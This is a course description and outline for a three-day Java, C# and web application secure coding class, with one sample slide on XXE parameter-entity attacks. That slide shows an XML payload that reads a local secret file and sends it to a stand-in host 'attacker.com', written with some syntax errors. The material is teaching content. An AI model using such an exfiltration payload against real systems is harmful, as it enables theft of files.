

Combined Java, C# and Web application security

CL-JNW | Classroom | 3 days

Audience: Java and C# developers, architects and testers

Preparedness: General Java, C# and Web application development

Exercises: Hands-on

As a developer, your duty is to write bulletproof code. However...

What if we told you that despite all of your efforts, the code you have been writing your entire career is full of weaknesses you never knew existed? What if, as you are reading this, hackers were trying to break into your code? How likely would they be to succeed?

This combined course will change the way you look at code. A hands-on training during which we will teach you all of the attackers' tricks and how to mitigate them, leaving you with no other feeling than the desire to know more.

It is your choice to be ahead of the pack, and be seen as a game changer in the fight against cybercrime.

Outline:

- IT security and secure coding
- Web application security
- Client-side security
- Practical cryptography
- Foundations of Java security
- Java security services
- .NET security architecture and services
- Common coding errors and vulnerabilities
- Principles of security and secure coding
- Knowledge sources

Participants attending this course will:

- Understand basic concepts of security, IT security and secure coding
- Learn Web vulnerabilities beyond OWASP Top Ten and know how to avoid them
- Learn about XML security
- Learn client-side vulnerabilities and secure coding practices
- Have a practical understanding of cryptography
- Learn to use various security features of the Java development environment
- Learn to use various security features of the .NET development environment
- Learn about typical coding mistakes and how to avoid them
- Get sources and further readings on secure coding practices

Related courses:

- CL-WSC - Web application security (Classroom, 3 days)
- CL-WTS - Web application security testing (Classroom, 3 days)
- CL-JSM - Java and Web application security master course (Classroom, 5 days)
- CL-NSM - C# and Web application security master course (Classroom, 5 days)


Note: Our classroom trainings come with a number of easy-to-understand exercises providing live hacking fun. By accomplishing these exercises with the lead of the trainer, participants can analyze vulnerable code snippets and commit attacks against them in order to fully understand the root causes of certain security problems. All exercises are prepared in a plug-and-play manner by using a pre-set desktop virtual machine, which provides a uniform development environment.

Detailed table of contents

Day 1


IT security and secure coding

- Nature of security
- What is risk?
- IT security vs. secure coding
- From vulnerabilities to botnets and cybercrime
 - Nature of security flaws
 - Reasons of difficulty.....
 - From an infected computer to targeted attacks




Web application security

- Injection
 - Injection principles
 - SQL injection
 - Exercise – SQL injection
 - Typical SQL Injection attack methods
 - Blind and time-based SQL injection
 - SQL injection protection methods.....
 - Effect of data storage frameworks on SQL injection in Java
 - Other injection flaws
 - Command injection
 - Command injection exercise – starting Netcat
 - Case study – ImageMagick
 - Cookie injection / HTTP parameter pollution
 - Exercise – Value shadowing
- Broken authentication
 - Session handling threats
 - Session fixation
 - Exercise – Session fixation
 - Session handling best practices
 - Session handling in Java
 - Setting cookie attributes – best practices
 - Cross site request forgery (CSRF)
 - CSRF prevention
 - CSRF prevention in Java frameworks



- Sensitive data exposure
 - Transport layer security
- XML external entity (XXE)
 - XML Entity introduction
 - XML external entity attack (XXE) – resource inclusion
 - XML external entity attack – URL invocation
 - XML external entity attack – parameter entities
 - Exercise – XXE attack
 - Preventing entity-related attacks
 - Case study – XXE in Google Toolbar
- Broken access control
 - Typical access control weaknesses
 - Insecure direct object reference (IDOR)
 - Exercise – Insecure direct object reference
 - Protection against IDOR
 - Case study – Facebook Notes
- Cross-Site Scripting (XSS)
 - Persistent XSS
 - Reflected XSS
 - DOM-based XSS
 - Exercise – Cross Site Scripting
 - XSS prevention
 - XSS prevention tools in Java and JSP
 - Output encoding API in C#
 - XSS protection in ASP.NET – validateRequest
 - Web Protection Library (WPL)



XML external entity attack - parameter entities

- Parameter entities can be used only within DTD definition and behave more like code macros
- Parameter entities can be defined with an additional % sign
- Attacker can use it to send the content of a file using a remote DTD definition

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE roottag [
  <ENTITY % file SYSTEM "file:///c:/secret.txt">
  <ENTITY % dtd SYSTEM "http://attacker.com/my.dtd">
  %dtd;
]>
<roottag%send; />
</roottag>
```


- Content of the my.dtd file

```
<?xml version="1.0" encoding="utf-8"?>
<ENTITY % all "<ENTITY send SYSTEM 'http://attacker.com/PRLF0;'>";
%all;
```

Day 2

Client-side security

- JavaScript security
- Same Origin Policy
- Cross Origin Resource Sharing (CORS).....
- Exercise – Client-side authentication
- Client-side authentication and password management
- Protecting JavaScript code
- Clickjacking
 - Exercise – Do you Like me?




Cross Origin Resource Sharing (CORS)

- HTTP access control - rules and restrictions of sending and receiving
- Simple request
 - For GET and HEAD the request is sent
 - Also for POST, but only for the following Content-Types:
 - text/plain
 - application/x-www-form-urlencoded
 - multipart/form-data
 - The response is received only from the same origin
 - Browser will block it - if the request came from a JavaScript, an error will occur in the callback
 - Unless the server allows receiving with Access-Control-Allow-Origin
 - But sending is enough to steal information

- Protection against Clickjacking
- Anti frame-busting – dismissing protection scripts
- Protection against busting frame busting


Practical cryptography

- Rule #1 of implementing cryptography.....
- Cryptosystems
 - Elements of a cryptosystem
- Symmetric-key cryptography
 - Providing confidentiality with symmetric cryptography
 - Symmetric encryption algorithms
 - Modes of operation
- Other cryptographic algorithms
 - Hash or message digest
 - Hash algorithms
 - SHattered
 - Message Authentication Code (MAC)
 - Providing integrity and authenticity with a symmetric key.....
 - Random numbers and cryptography
 - Cryptographically-strong PRNGs
 - Hardware-based TRNGs
- Asymmetric (public-key) cryptography
 - Providing confidentiality with public-key encryption
 - Rule of thumb – possession of private key
 - Combining symmetric and asymmetric algorithms
- Public Key Infrastructure (PKI)
 - Man-in-the-Middle (MitM) attack
 - Digital certificates against MitM attack
 - Certificate Authorities in Public Key Infrastructure
 - X.509 digital certificate




Foundations of Java security

- The Java environment
- Low-level security – the Java language and environment
 - Java language security
 - Type safety
 - Automatic memory management
 - Java execution overview
 - Bytecode Verifier
 - Class Loader
 - Protecting Java code
- High-level security – access control
 - Protection domains
 - Security Manager and Access Controller
 - Permission checking
 - Effects of doPrivileged
 - Exercise Jars – Granting permission to signed code



Java security services

- Java security services – architecture
- Java Cryptographic Architecture
 - Java Cryptography Architecture / Extension (JCA/JCE)
 - Using Cryptographic Service Providers
 - Engine classes and algorithms
 - Exercise Sign – Generating and verifying signatures




.NET security architecture and services

- Using transparency attributes
- Allow partially trusted callers
- Exercise – using transparency attributes


Day 3

Common coding errors and vulnerabilities

- Input validation
 - Input validation concepts
 - Integer problems
 - Representation of negative integers
 - Integer overflow
 - Exercise IntOverflow
 - What is the value of Math.abs(Integer.MIN_VALUE)?
 - Integer problem – best practices
 - Path traversal vulnerability
 - Path traversal – best practices
 - Unvalidated redirects and forwards
 - Log forging
 - Some other typical problems with log files
- Improper use of security features
 - Typical problems related to the use of security features
 - Insecure randomness
 - Weak PRNGs in Java
 - Weak PRNGs in .NET
 - Exercise RandomTest
 - Using random numbers in Java – spot the bug!
 - Password management
 - Exercise – Weakness of hashed passwords
 - Password management and storage
 - Special purpose hash algorithms for password storage
 - Argon2 and PBKDF2 implementations in Java
 - bcrypt and scrypt implementations in Java
 - Argon2 and PBKDF2 implementations in .NET
 - bcrypt and scrypt implementations in .NET
 - Case study – the Ashley Madison data breach
 - Typical mistakes in password management
 - Exercise – Hard coded passwords
 - Accessibility modifiers
 - Accessing private fields with reflection in Java
 - Exercise Reflection – Accessing private fields with reflection
 - Exercise ScademyPay – Integrity protection weakness



- Improper error and exception handling
 - Typical problems with error and exception handling
 - Empty catch block
 - Overly broad throws
 - Overly broad catch
 - Using multi-catch
 - Catching NullPointerException
 - Exception handling – spot the bug!
 - Exercise ScademyPay – Error handling
 - Exercise – Error handling
- Code quality problems
 - Dangers arising from poor code quality
 - Class not sealed – object hijacking
 - Exercise – Object hijacking
 - Immutable string – spot the bug!
 - Exercise – Immutable strings
 - Using SecureString.....
 - Serialization – spot the bug!
 - Exercise Serializable Sensitive



Principles of security and secure coding

- Matt Bishop's principles of robust programming
- The security principles of Saltzer and Schroeder

Knowledge sources

- Secure coding sources – a starter kit
- Vulnerability databases
- Java secure coding sources
- .NET secure coding guidelines at MSDN
- .NET secure coding cheat sheets
- Recommended books – Java
- Recommended books – .NET and ASP.NET